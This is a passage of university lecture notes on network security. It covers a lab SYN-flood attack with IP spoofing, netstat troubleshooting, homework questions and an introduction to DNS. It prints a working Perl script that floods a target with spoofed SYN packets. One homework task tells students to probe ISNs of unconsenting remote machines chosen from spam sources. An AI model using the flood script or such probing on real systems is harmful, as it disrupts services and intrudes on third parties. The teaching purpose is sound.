    10.0.0.19.22130 > 10.0.0.8.22: Flags [S], cksum 0x2540 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 5672 0016 0000 0000 0000 0000  ....Vr..........
        0x0020:  5002 2000 2540 0000                      P...%@..
23:07:00.392970 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.61432 > 10.0.0.8.22: Flags [S], cksum 0x8bb9 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 eff8 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 8bb9 0000                      P.......
```

Note the fact that even though `tcpdump` is running on `10.0.0.3`, **it is showing the spoofed source address `10.0.0.19` for the outgoing packets meant for the victim machine.**

- As for the output produced by `tcpdump` running in the attacked machine (`10.0.0.8`), you'll see something like:

```
tcpdump: listening on wlan0, link-type EN10MB (Ethernet), capture size 1500 bytes

23:07:00.249888 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.46284 > 10.0.0.8.22: Flags [S], cksum 0xc6e5 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 b4cc 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 c6e5 0000                      P.......
23:07:00.306442 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.22130 > 10.0.0.8.22: Flags [S], cksum 0x2540 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 5672 0016 0000 0000 0000 0000  ....Vr..........
        0x0020:  5002 2000 2540 0000                      P...%@..
23:07:00.362352 IP (tos 0x0, ttl 64, id 1, offset 0, flags [none], proto TCP (6), length 40)
    10.0.0.19.61432 > 10.0.0.8.22: Flags [S], cksum 0x8bb9 (correct), seq 0, win 8192, length 0
        0x0000:  4500 0028 0001 0000 4006 66b5 0a00 0013  E..(....@.f.....
        0x0010:  0a00 0008 eff8 0016 0000 0000 0000 0000  ................
        0x0020:  5002 2000 8bb9 0000                      P.......

3 packets captured
3 packets received by filter
0 packets dropped by kernel
```

As you can see, the attacked machine really does

believe that the packets are coming from the address `10.0.0.19`, which, as you know, is the IP address spoofed by the attacker machine (whose real IP address is `10.0.0.3`.)

- For another proof that we have successfully mounted a DoS attack by SYN flooding (even though, admittedly, we have used only 3 packets for demonstration purposes), we can run the following command in another window on the victim machine (`10.0.0.8`):

```
netstat -n | grep tcp
```

This command returns:

```
tcp    0      0  10.0.0.8:22     10.0.0.19:46284      SYN_RECV
tcp    0      0  10.0.0.8:22     10.0.0.19:61432      SYN_RECV
tcp    0      0  10.0.0.8:22     10.0.0.19:22130      SYN_RECV
```

This output on the victim machine (`10.0.0.8`) tells us that the TCP on the victim machine is stuck in the state `SYN_RECV` for all packets the victim received from the attacker (that the attacker thinks is at `10.0.0.19`).

- If you repeatedly execute the command '`netstat -n | grep tcp`' in the attacked machine, you will see the same output as shown above for roughly 75 seconds. **Now imagine the consequences for the victim machine if the attacker had chosen to send a non-ending stream of SYN packets. This is classic DoS caused by SYN flooding and IP address spoofing.**

- Before ending this section, I'd like to show the Perl version of the `DOS5.py`. The script shown below uses the `Net::RawIP` module for creating the same sort of a raw packet that we created with `scapy` for the case of Python.

- One difference between the Python script shown above and the Perl version shown below is that, for the Perl case, we also specify the source port. Here is the call for the Perl version:

```
DoS5.pl  10.0.0.19  46345  10.0.0.8  22  3
```

Shown below is the Perl implementation:

```
#!/usr/bin/perl

###  DoS5.pl
###  Avi Kak

#  This script is for creating a SYN flood on a designated
#  port.  But you must make sure that the port is open.  Use
#  my port_scan.pl to figure out if a port is open.

use strict;
use Net::RawIP;

die "usage syntax>>   DoS5.pl source_IP source_port " .
                      "dest_IP dest_port how_many_packets $!\n"
                      unless @ARGV == 4;

my ($srcIP, $srcPort, $destIP, $destPort) = @ARGV;

my $packet = new Net::RawIP;
$packet->set({ip => {saddr => $srcIP,
                     daddr => $destIP},
              tcp => {source => $srcPort,
                      dest =>   $destPort,
                      syn => 1,
                      seq => 111222}});
while(1) {
    $packet->send;
```

```
    sleep(1);
}
```

- If you do not have the Perl module `Net::RawIP` installed for the `DoS4.pl` and `DoS5.pl` scripts to work, you may either get it from the CPAN archive, or, on a Ubuntu machine, download it as a part of the `libnet-rawip-perl` package through your Synaptic package manager.

- Since all of the scripts shown in this section used socket programming, I'll end this section with a brief review of sockets and their properties. As explained in considerable detail in Chapter 15 of my book "Scripting with Objects," a socket has three attributes: (1) domain, (2) type, and (3) protocol. The *domain* specifies the address family recognized by the socket (examples of address families: AF_INET for the TCP sockets, AF_UNIX for the Unix sockets, etc.); the *type* specifies the basic properties of the communication link to be handled by the socket (examples of type: SOCK_STREAM, SOCK_DGRAM, SOCK_RAW); and, finally, the *protocol* specifies the protocol that will be used for the communications (examples of protocol: tcp, udp, icmp, etc.). **When a socket is created, all three attributes must be consistent with one-another.** We say a socket is `raw` if its type is SOCK_RAW. A raw socket allows you to manually set the various fields of the packet headers.

16.16: USING THE Netstat UTILITY FOR TROUBLESHOOTING NETWORKS

- If you examine the time history of a typical TCP connection, it should spend most of its time in the `ESTABLISHED` state. A connection may also park itself momentarily in states like `FIN_WAIT_2` or `CLOSE_WAIT`. But if a connection is found to be in `SYN_SENT`, or `SYN_RCVD`, or `FIN_WAIT_1` for any length of time, something is seriously wrong.

- **Netstat** is an extremely useful utility for printing out information concerning network connections, routing tables, interface statistics, masquerade connections, and multicast memberships.

- For example, if you want to display a list of the ongoing TCP and UDP connections **and the state each connection is in**, you would invoke

```
netstat -n | grep tcp
```

  where the '`-n`' option causes the `netstat` utility to display the IP addresses in their numerical form. Just after a page being viewed in the Firefox browser was closed, the above command returned:

```
tcp    0    0 192.168.1.100:41888     128.174.252.3:80      ESTABLISHED
tcp    0    0 192.168.1.100:41873     72.14.253.95:80       ESTABLISHED
tcp    0    0 192.168.1.100:41887     128.46.144.10:22      TIME_WAIT
```

This says that the interface 192.168.1.100 on the local host is using port 41888 in an open TCP connection with the remote host 128.174.252.3 on its port 80 and the current state of the connection is `ESTABLISHED`. Along the same lines, the same interface on the local machine is using port 41873 in an open connection with `www.google.com` (72.14.253.95 : 80) and that connection is also in state `ESTABLISHED`. On the other hand, the third connection shown above, on the local port 41887, is with RVL4 on its port 22; the current state of that connection is `TIME_WAIT`. [The `netstat` commands work on the Windows platforms also. Try playing with commands like '`netstat -an`' and '`netstat -r`' in the `cmd` window of your Windows machine.]

- Going back to the subject of a TCP connection spending too much time in a state other than `ESTABLISHED`, here are the states in which a connection may be stuck and the possible causes. Note that you may have a problem even when the local and the remote are both in `ESTABLISHED` and the remote server is not responding to the local client at the application level.

1. **stuck in ESTABLISHED:** If everything is humming along fine, then this is the right state to be in while the data is going back and forth between the local and the remote. But if the TCP state at either end is in this state while there is no interaction at the application level, you have a problem.

That would indicate that either the server is too busy at the application level or that it is under attack.

2. **stuck in SYN_SENT:** Possible causes: Remote host's network connection is down; remote host is down; remote host does NOT have a route to the local host (routing table prob at remote). Other possible causes: some network link between remote and local is down; local does not have a route to remote (routing table problem at local); some network link between local and remote is down.

3. **stuck in SYN_RCVD:** Possible causes: Local does not have a route to remote (routing table problem at local); some network link between local and remote is down; the network between local and remote is slow and noisy; the local is under DoS attack, etc.

4. **stuck in FIN_WAIT_1:** Possible causes: Remote's network connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.

5. **stuck in FIN_WAIT_2:** Possible cause: The application on remote has NOT closed the connection.

6. **stuck in CLOSING:** Possible causes: Remote's network

connection is down; remote is down; some network link between local and remote is down; some network link between remote and local is down; etc.

7. **stuck in CLOSE_WAIT:** Possible cause: The application on local has NOT closed the connection.

- In what follows, we will examine some of the causes listed above for a TCP engine to get stuck in one of its states and see how one might diagnose the cause. But first we will make sure that the local host's network connection is up by testing for the following:

  – For hard-wired connections (as with an Ethernet cable), you can check the link light indicators at both ends of a cable.

  – By pinging another host on the local network.

  – By looking at the Ethernet packet statistics for the network interface card. The Ethernet stats should show an increasing number of bytes on an interface that is up and running. You can invoke

```
netstat -ni              (on Linux)
netstat -e               (on Windows)
```

  to see the number of bytes received and sent. By invoking this command in succession, you can see if the number bytes is increasing or not.

- **Cause 1:** Let's now examine the cause "`Local has no route to remote`". This can cause TCP to get stuck in the following states: `SYN_SENT` and `SYN_RCVD`. Without a route, the local host will not know where to send the packet for forwarding to the remote. To diagnose this cause, try the command

```
netstat -nr
```

which displays the routing table at the local host. For example, on my laptop, this command returns

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
192.168.1.0     0.0.0.0         255.255.255.0   U         0 0          0 wlan0
169.254.0.0     0.0.0.0         255.255.0.0     U         0 0          0 lo
0.0.0.0         192.168.1.1     0.0.0.0         UG        0 0          0 wlan0
```

If the 'UG' flag is not shown for the gateway host, then something is wrong with the routing table. The letter 'U' under flags stands for 'Up', implying that the network 192.168.1.0 is up and running. The letter 'G' stands for the gateway. So the last row says that for all **outbound destination addresses** (since the first column entry is 0.0.0.0), the host 192.168.1.1 is the gateway (in this case a Linksys router) and it is up. [With regard to the IP addresses shown, note that a local network — called a subnetwork or subnet — is defined by its network address, which is the common stem of the IP addresses of all the machines connected to the same router. An IP address consists of two parts, the **network part** and the **host part**. The separation of an IP address into the two is carried out by taking a bitwise 'and' of the IP address and the *subnet mask*. For a home network, the subnet mask is likely to be 255.255.255.0. So for the routing table shown, 192.168.1 (which is the same as 192.168.1.0) is the network address. By running the command shown above at Purdue with your laptop connected to

Purdue's wireless network, you can see that the mask used for Purdue's wireless network is 255.255.240.0. Now try to figure out the network part of the IP address assigned to your laptop and the host part. Also, what do you think is the IP address of the gateway machine used by Purdue's wireless network?]

- The above routing table says in its last row that for ALL destination IP addresses (except those listed in the previous rows), the IP address of the gateway machine is 192.168.1.1. That, as mentioned above, is the address of the Linksys router to which the machine is connected. Although, in general, 0.0.0.0 stands for *any* IP address, placing this default string in the Gateway column for the network address 192.168.1.0 in the first row means that all IP addresses of the form 192.168.1.XXX will be resolved in the local subnet itself.

- Now try pinging the router IP address listed in the router table. If the router does not respond, then the router is down.

- **Cause 2:** Now let's try to diagnose the cause "**Local to Remote Link is Down**". Recall that this cause is responsible for TCP to get stuck in the `FIN_WAIT_1` and `CLOSING` states. Diagnosing this cause is tricky. After all, how do you distinguish between this cause and other causes such as the remote being down, a routing problem at the remote, or the link between remote and local being down?

- The best way to deal with this situation is to have someone with direct access to the remote make sure that the remote is up and running, that its network connection is okay, and that it has a route to the local. Now we ask the person with access to the remote to execute

```
netstat -s
```

  at the remote BEFORE and AFTER we have sent several pings from the local to the remote. The above command prints all the packet stats for different kinds of packets, that is for IP packets, for ICMP packets produced by ping, for TCP segments, for UDP packets, etc. So by examining the stats put out by the above command at the remote we can tell whether the link from the local to the remote is up.

- But note that pings produce ICMP packets and that firewalls and routers are sometimes configured to filter out these packets. So the above approach will not work in such situations. As an alternative, one could try to use the `traceroute` utility at the local machine:

```
traceroute ip_to_remote      (on unix like systems)

tracert   ip_to_remote       (on Windows machines)
```

  to establish the fact there exists a link from the local to the remote. The output from these commands may also help establish whether the local-to-remote route being taken is a good

route. Executing these commands at home showed that it takes ELEVEN HOPS from my house to RVL4 at Purdue:

```
192.168.1.1   (148 Creighton Road)
    -> 74.140.60.1    (a DHCP server at insightbb.com)
    -> 74.132.0.145   (another DHCP server at insightbb.com)
    -> 74.132.0.77    (another DHCP server at insightbb.com)
    -> 74.128.8.201   (some insightbb router, probably in Chicago)
    -> 4.79.74.17     (some Chicago area Level3.net router)
    -> 4.68.101.72    (another Chicago area Level3.net router)
    -> 144.232.8.113  (SprintLink router in Chicago)
    -> 144.232.20.2   (another SprintLink router in Chicago)
    -> 144.232.26.70  (another SprintLink router in Chicago)
    -> 144.228.154.166  (where?? probably Sprint's Purdue drop)
    -> 128.46.144.10  (RVL4.ecn.purdue.edu)
```

- **Cause 3:** This is about "**Remote or its network connection is down**". This can lead the local's TCP to get stuck in one of the following states: `SYN_SENT`, `FIN_WAIT_1`, `CLOSING`. Methods to diagnose this cause are similar to those already discussed.

- **Cause 4:** This is about the cause "**No route from Remote to Local**". This can result in local's TCP to get stuck in the following states: `SYN_SENT`, `FIN_WAIT_1`, `CLOSING`. Same as previously for diagnosing this cause.

- **Cause 5:** This is about the cause "**Remote server is too busy**". This can lead to the local being stuck in the `SYN_SENT`

state and the remote being stuck in either `SYN_RCVD` or `ESTABLISHED` state as explained below.

- When the remote server receives a connection request from the local client, the remote will check its backlog queue. If the queue is not full, it will respond with a SYN/ACK packet. Under normal circumstances, the local will reply with a ACK packet. Upon receiving the ACK acknowledgment from the local, the remote will transition into the `ESTABLISHED` state and notify the server application that a new connection request has come in. However, the request stays in a queue until the server application can accept it. The only way to diagnose this problem is to use the system tools at the remote to figure out how the CPU cycles are getting apportioned on that machine.

- **Cause 6:** This is about the cause "**the local is under Denial of Service Attack**". See my previous explanation of the SYN flood attack. The main symptom of this cause is that the local will get bogged down and will get stuck in the `SYN_RCVD` state for the incoming connection requests.

- Whether or not the local is under DoS attack can be checked by executing

```
netstat -n
```

  When a machine is under DoS attack, the output will show a large

number of incoming TCP connections all in the `SYN_RCVD` state. By looking at the origination IP addresses, you can get some sense of whether this attack is underway. You can check whether those addresses are legitimate and, when legitimate, whether your machine should be receiving connection requests from those addresses.

- Finally, the following invocations of netstat

```
netstat -tap | grep LISTEN

netstat -uap
```

will show all of the servers that are up and running on your Linux machine.

16.17: HOMEWORK PROBLEMS

1. Shown below is the `tcpdump` output for the first packet — a SYN packet — sent by my laptop to a Purdue server for initiating a new connection. What's the relationship between the readable information that is displayed just above the hex/ascii block and what you see in the hex/ascii block? The hex/ascii block is in the last four lines of the the `tcpdump` output shown below. [Being only 60 bytes in length, the packet that is shown below is the entire data payload of one Ethernet frame. (As stated in Lecture 23, the maximum size of the Ethernet payload is 1500 bytes as set by the Ethernet standard.) In general, at the receiving end, a packet such as the one shown below is what you get after de-fragmentation of the data packets received by the IP Layer from the Link Layer. Despite the name of the command, the packets displayed by `tcpdump` are NOT just TCP segments. What `tcpdump` shows are the packets at the IP Layer of the protocol stack — that is, TCP segments with attached IP headers. The tool `tcpdump` applies the TCP and IP protocol rules to the packet to retrieve the header information for both protocols which is then displayed in plain text as in the display shown below.]

```
14:41:02.448992 IP (tos 0x0, ttl 64, id 25896, offset 0, flags [DF],
proto TCP (6), length 60)
10.184.140.37.51856 > 128.46.4.72.22: Flags [S], cksum 0x1b82 (incorrect
-> 0x2c49), seq 1630133701, win 14600, options [mss 1460,sackOK,TS
val 81311981 ecr 0,nop,wscale 7], length 0
0x0000:  4500 003c 6528 4000 4006 ba40 0ab8 8c25  E..<e(@.@..@...%
0x0010:  802e 0448 ca90 0016 6129 ddc5 0000 0000  ...H....a).....
0x0020:  a002 3908 1b82 0000 0204 05b4 0402 080a  ..9.............
0x0030:  04d8 b8ed 0000 0000 0103 0307            ............
```

2. The minimal length of an IP header is 20 bytes (that is, five 32-bit words, implying a value of 5 for the 4-bit IHL field in the IP header) and there is no reason to use longer than the minimum for the first SYN packet. So, with regard to the SYN packet shown in the previous question, let's examine its first twenty bytes:

```
4500 003c 6528 4000 4006 ba40 0ab8 8c25
802e 0448
```

   Can you reconcile the information contained in these bytes with the IP header as shown in Section 16.3? For example, the first four bits as shown above evaluate to the number 4. Now think about what is stored in the first field of the IPv4 header and how wide that field is. The next four bits shown above evaluate to the number 5. Going back to the IP header, think about how wide it is and what is meant to be stored in it. For an IP header that is only 20 bytes long, the last four bytes should be the destination IP address, which in our case is `128.46.4.72`. Can you see this address in the last four bytes shown above? Can you see the source IP address of `10.184.140.37` in the hex digits '0ab8 8c25'?

3. Let's now look at the rest of the hex content in the SYN packet shown in the first question:

```
          ca90 0016 6129 ddc5 0000 0000
a002 3908 1b82 0000 0204 05b4 0402 080a
04d8 b8ed 0000 0000 0103 0307
```

   This should be the TCP header. Based on the information extracted by **`tcpdump`** as shown in Question 1 above, can you reconcile it with the TCP header layout presented in Section 16.4?

A TCP header starts with its first two bytes used for the source port and the next two bytes used for the destination port. If you are told that the hex `ca90` translates into decimal 51856, can you identify the different TCP fields into the hex shown above? For example, which field do you think the four-bytes of hex `0000 0000` correspond to?

4. In the hex shown in the previous question for the TCP header, can you identify the byte that has the SYN flag?

5. An importance property of the TCP protocol is that it provides both flow control and congestion control. What is flow control? What is congestion control? How does TCP provide each?

6. When the receiver TCP's buffer becomes full with the received packets, how does it signal to the sender TCP to not send any further packets for a little while? What mechanism does the sender TCP use to start sending the packets again?

7. What role is played by the following two fields of the TCP Header when a client first sends a request-for-connection packet to a server: (1) Sequence Number, (2) Acknowledgment Number.

8. What role is played by the following two fields of the TCP Header as the data is being exchanged between a client and a server over

a *previously-established* connection: (1) Sequence Number, (2) Acknowledgment Number

9. Let's say one of the routers between a party A and a party B is controlled by a hostile agent. As A is sending packets to B, here is how this agent could mount a DoS attack on B: The hostile agent's router could create a very large number of duplicates of each packet received from A for B and put them on the wire for B. [This is another form of a replay attack.] What defense does B's TCP/IP engine have against such a DoS attack?

10. If your goal is to cause the TCP engine at a remote machine to hang, what other attacks can you mount on the remote machine?

11. In IP spoofing, an adversary X wants a remote host to believe that the incoming packets are coming from a trusted client. So to initiate a connection with the remote host, X sends it a SYN packet with the client's IP address in it. What problems can X expect to encounter?

12. How can X get a sense of the capabilities of the ISN generator at the remote host that X is trying to attack?

13. With regard to the IP Spoofing attack that an adversary X may want to mount on a remote host, what is a spoofing set?

14. What is a phase space in our context and how can it be used to construct a small spoofing set?

15. We are interesting in the following question: Given N numbers at the output of a random number generator, what is the probability p that at least two of the numbers will be the same? This probability can be expressed as

$$p = \frac{N \times (N-1) \times t}{2}$$

where t is the probability of any number making its appearance in the set. What has this got to do with setting up a size for the spoofing set in the IP spoofing attack?

16. We are also interested in the following question: If I specify a value for the probability p, what is the smallest possible value for N for the size of a set of random numbers so that the set will contain at least two numbers that are the same? This value for N can be expressed as:

$$N = \sqrt{\frac{2}{t} \ln \frac{1}{1-p}}$$

How can this formula be used for mounting the IP spoofing attack?

17. **Programming Assignment:**

Use the scripts in this lecture and the `tcpdump` tool to harvest the ISNs (Initial Sequence Numbers) used by a remote machine. For the remote machine, try to pick an IP address that is being used in a country where the machines are more likely to be using old TCP/IP software with weak random number generators. [You can get hold of such IP addresses by analyzing your spam mail that often originates from other countries.] You can harvest the ISNs by asking `tcpdump` to write the packets out to a file and analyzing the content of that file with a script you would need to write. Now, in accordance with the discussion in Section 16.13, construct a phase space for the ISNs you have thus harvested. Display the phase space with a 3D plot in order to determine how vulnerable the remote machine is to IP spoofing attacks.

Lecture 17: DNS and the DNS Cache Poisoning Attack

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

March 7, 2017
4:05pm

Goals:

- The Domain Name System
- BIND
- Configuring BIND
- Running BIND on your Ubuntu laptop
- Light-Weight Nameservers (and how to install them)
- **DNS Cache Poisoning Attack**
- **Writing Perl and Python code for cache poisoning attacks**
- Dan Kaminsky's More Virulent DNS Cache Poisoning Attack

CONTENTS

17.1:

INTERNET, HARRY POTTER, AND THE MAGIC OF DNS

If you have read Harry Potter, you are certainly familiar with the use of owl mail by the wizards and the witches. As you would recall, in order to send a message to someone, all that a wizard or a witch had to do was to tie the message to an owl's foot and ask the owl to deliver it to its intended recipient. That is how Harry Potter frequently got in touch with his godfather Sirius. Harry often had no idea as to the physical whereabouts of Sirius. Nonetheless, Harry's magical owl, Hedwig, knew how to get the letter to Sirius.

As you dig deeper into the workings of the internet, you will begin to appreciate the fact that what mankind has achieved with internet-based communications comes fairly close to the owl-based magical transport of messages in Harry Potter.

As you know from Lecture 16, all internet communication protocols require numerical addresses. In terms of bit patterns, these addresses translate into 32-bit wide bit-fields for IPv4 and 128-bit wide bit-fields for IPv6. But numerical addresses are much too cumbersome for humans to keep track of. If you are an engineer, you may not find IPv4 numerical addresses to be daunting, but consider the painful-to-even-look-at IPv6 numerical addresses. So when you ask your computer to make a connection with some remote machine in some distant corner of the world, you are likely to specify a symbolic host-name for that machine. But the TCP/IP software on your computer

will not be able to send a single packet to the destination unless it has the numerical address for that host. So that raises the question: How does your computer get the numerical address associated with a symbolic hostname, and do so in less time than it takes to blink an eye, for any destination in any remote corner on earth? (It would obviously be infeasible for any computer anywhere to store the symbolic hostname to numerical IP address mappings for all of the computers in the world. Considering that the internet is constantly expanding, how would you keep such a central repository updated on a second-by-second basis?)

So let's say you have a close friend named Sirius who wishes to remain in hiding because he is being pursued by the authorities. For all you know, Sirius is living incognito in a colony of space explorers on the Moon or Mars, or he could be at any other location in our galaxy. In order that you do not get into trouble, Sirius wants to make sure that even you do not know where exactly he is. One day, while in disguise, Sirius walks into a local Starbuckaroo coffee shop on the planet of Alpha Centauri to take advantage of their ultrafast Gamma-particle based communication link with Earth. Sirius sends you a message (encrypted, naturally, with your public key that is on your web page) that he will be logged in very briefly at the host

```
host1.starbuckaroo.alphacentauri.gxy
```

and to get in touch with him there immediately. If the "`gxy`" domain name that you see at the end of the hostname shown above is known to the DNS root servers, and even if the mapping between the full hostname shown above and its IP address is **NOT** available in **ANY** database on Earth, your messages will reach Sirius. If that is not magical, what is? (By the way, the domain name "`gxy`" stands for "galaxy," in case you did not know.)

17.2: DNS

- The acronym **DNS** stands simultaneously for Domain Name Service, Domain Name Server, Domain Name System, and Domain Name Space.

- The foremost job of DNS is to translate symbolic hostnames into the numerical IP addresses and vice versa. [When you want to send information to another computer, you are likely to designate the destination computer by its symbolic hostname (such as `moonshine.ecn.purdue.edu`). But the IP protocol running on your computer will need the numerical IP address of the destination machine before it can connect with that machine, let alone send it any data packets. Regarding the symbolic hostnames, for a hostname to be legal, it must consist of a sequence of alphanumeric labels that are separated by periods. The maximum length of each label is 63 characters and the total length of a hostname must not exceed 255 characters.]

- Note that hostnames and IP addresses do not necessarily match on a one-to-one basis. Many hostnames may correspond to a single IP address (this allows a single machine to serve many web sites, a practice referred to as **virtual hosting**). Alternatively, a single hostname may correspond to many IP addresses. This can facilitate fault tolerance and load distribution.

- In addition to translating symbolic hostnames into numerical IP addresses and vice versa, DNS also lists mail exchange servers that accept email for different domains. MTA's (Mail Transfer Agents) like **sendmail** use DNS to find out where to deliver email for a particular address. The domain to mail exchanger mapping is provided by MX records stored in DNS servers.

- Internet simply would not work without DNS. In fact, one not-so-uncommon reason why your internet connection may not be working is because your ISP's DNS server is down for some reason.

- Your Linux laptop may interact with the rest of the internet more efficiently if you run your own DNS nameserver. [Most of us are creatures of habit. I find myself visiting the same web sites on a regular basis. My email IMAP client talks to the same IMAP server all the time. So if the DNS nameserver running on my laptop has already stored the IP addresses for such regularly visited sites, it may not need to refer to the ISP's DNS — depending on the TTL (time-to-live) values associated with the cached information, as you will see.]

- DNS is one of the largest and most important **distributed databases** that the world depends on for serving billions of DNS requests daily for IP addresses and mail exchange hosts. What's even more, the DNS is **an open and openly extendible database**, in the sense that anyone can set up a DNS server (for, say, a private computer network) and "plug" it into the

network of worldwide network of DNS servers.

- Most DNS servers today are run by larger ISPs and commercial companies. However, there is a place for private DNS servers since they can be useful for giving symbolic hostnames to machines in a private home network. [Talking about ISPs, it has become fairly common for even the most respectable ISPs to engage in the following practice that violates the internet standards: Say your browser makes a request to the ISP DNS server for the IP address associated with a hostname that does not exist (because you made a spelling error in the URL), the DNS server is supposed to send back the `NXDOMAIN` error message to your browser. (`NXDOMAIN` stands for "non-existent domain.") Instead, the ISP's DNS server sends back a browser redirect to an advertisement-loaded website that the ISP wants you to look at. Or, the ISP's DNS server may send you suggestions for domains that are similar to what your browser is looking for. This practice is commonly referred to as **DNS Hijacking on Non-Existent Domain Names.**]

- If a private home network has just four or five machines in, say, a 192.168.1.0 network, the easiest way to establish a DNS-like naming service for the network is to create a host table (in the `/etc/hosts`) file on each machine. The **name resolver** program would then consult this table to determine the IP address of each machine in the network. [The `/etc/hosts` file in a Windows machine is located at the path `C:Windows\System32\Drivers\etc\hosts` If you have Cygwin installed on a Windows machine, the pathname to this file is `/cygdrive/c/windows/System32/drivers/etc/hosts`]

- However, if your private network contains more than a few machines, it might be better to install a DNS server in the network.

- On Linux machines, the file

  `/etc/host.conf`

  tells the system in what order it should search through the following two sources of hostnames-to-ipaddress mappings: `/etc/hosts` and DNS as, for example, provided by a BIND server. On my Linux laptop, this file contains just one line:

  ```
  order hosts,bind
  ```

  This says that a **name resolver program** must first check the `/etc/hosts` file in your computer and then seek help from DNS.

- With regard to where to go for DNS, if you are on a Linux/Unix machine, your computer should contain a file named

  `/etc/resolv.conf`

  that lists the IP addresses of the nameservers to use by the name resolver programs in your computer. (On Windows platforms, the same information is stored in the registry. It can be accessed through the network interface related dialogs in your Control Panel.) I'll have more to say about this file toward the end of Section 17.4. [Note that malware that you may have inadvertently downloaded by clicking on a URL in a spam email may overwrite the entries in the file `/etc/resolv.conf`. This would cause your name resolution requests to be serviced by a rogue DNS. When that happens, your browser may end up visiting a malicious website that is made to look like the one you were actually trying to reach. If you fall prey to such a subterfuge, you could end up giving your personal information, such as your bank account information, to a bunch of bad guys. **This is another example of DNS hijacking.** Earlier in this section a mention was made of "DNS hijacking on non-existent names."]

- The basic idea of DNS was invented by Paul Mockapetris in 1983. (He is also the inventor of the SMTP protocol for email transfer.)

- For DNS lookup inside your own code, many programming languages provide functions with names like `gethostbyname()` and `gethostbyaddr()`, or their more modern versions `getaddrinfo()` and `getnameinfo()`. All these functions depend on a **name resolver** running in your computer.

- Functions with names like `gethostbyname()` and `getaddrinfo()` translate the symbolic hostnames into IP addresses. Functions with names like `gethostbyaddr()` and `getnameinfo()` carry out *reverse* name lookup inside your own code. Reverse name lookup means fetching the symbolic hostname associated with a numeric address.

- The more modern `getaddrinfo()` and `getnameinfo()` work with both IPv4 and IPv6.

- Finally, if you change any of the network config files, such as, say, `/etc/hosts`, you would need to restart the network service by

```
sudo /etc/init.d/network restart
```

or, by

```
sudo service network-manager restart
```

17.3: AN EXAMPLE THAT ILLUSTRATES EXTENSIVE DNS LOOKUPS FOR EVEN THE SIMPLEST CLIENT-SERVER INTERACTIONS

- I'll illustrate the extent of name lookup activity that occurs for a very simple application, **`rlogin`**, for remote login. Before **`ssh`** came along, most folks used **`rlogin`** to log into remote machines in a network. For **`rlogin`** to work, the remote machine must run the **`rlogind`** server daemon. Then you can log into that machine by executing a command like

```
rlogin  remote_machine_hostname   -l   your_name
```

- The reason I chose **`rlogin`** is because it is sufficiently simple so that you can easily illustrate all of the name lookups needed for a client-server connection to come into existence. [A more modern protocol like **`ssh`** is much more complex because of all the additional work it has to do for authentication and encryption.]

- Figure 1 shows all of the messages that must be exchanged between the various servers before I can **`rlogin`** into a server in

Tokyo.

- In order to understand what's going on in Figure 1, note that the DNS system is organized in a hierarchical fashion. At the top of the hierarchy are the 13 **root servers**. The IP addresses of these **root servers** are programmed into every **name resolver** so that it never has to query anyone for the IP addresses of the root servers. (The program whose job is to get the IP address associated with a symbolic hostname, or the other way around, is called the **name resolver**, as should be evident from the discussion so far in this lecture.) [Assuming that the packages `bind9`, `bind9utils`, `dnsutils`, etc., are installed in your Ubuntu laptop, you can see the IP addresses of of the root nameservers in the `/etc/bind/db.root` file. There are thirteen of them. Their names are like `a.root-servers.net, b.root-servers.net, c.root-servers.net, .....` Of the 13 root servers, only six have fixed geographical locations, all in the US. All others, seven of them, are replicated at a large number of locations all around the world. When a host on the internet sends a query for name resolution to one of the thirteen root servers, the root server responds back with the IP address of either a Generic Top Level Domain (**gTLD**) DNS server or IP address of a Country Code Top Level Domain (**ccTLD**) DNS server. If a root server receives a query for, say, the '.com' domain, the root server sends back the IP address of one or more **gTLD** nameservers in charge of the '.com' domain. On the other hand, if a root server receives a query for, say, the '.jp' domain, the response back from the root consists of the IP address of the **ccTLD** server in charge of the '.jp' domain. An interesting difference between the **gTLD** servers and the **ccTLD** servers is that whereas the former have specific names, fixed IP addresses, and fixed physical locations, the latter have none of these. In other words, a **ccTLD** server may have any name, any arbitrary IP address that is registered with any ISP whatsoever, and any physical location; obviously the root servers have to become aware of that IP address. The **gTLD** servers have names like `a.gtld-servers.net, b.gtld-servers.net,`

`c.gtld-servers.net`, etc. To see all the **gTLD** DNS servers for the '.com' domain, you can ask the **dig** utility to query one of the root servers — say the root server '`b.root-servers.net`' by executing the '`dig @b.root-servers.net com`' command. Later you will see what this syntax means. In the answer returned by `dig`, look at all the names under the **Additional Section**. If for some reason querying the root server `b.root-servers.net` does not return the answer, you can try any of the other root servers whose names are returned by running `dig` without any arguments. To see all the **ccTLD** for say the '.uk' domain, you can try the same command except for replacing 'com' by 'uk'.]

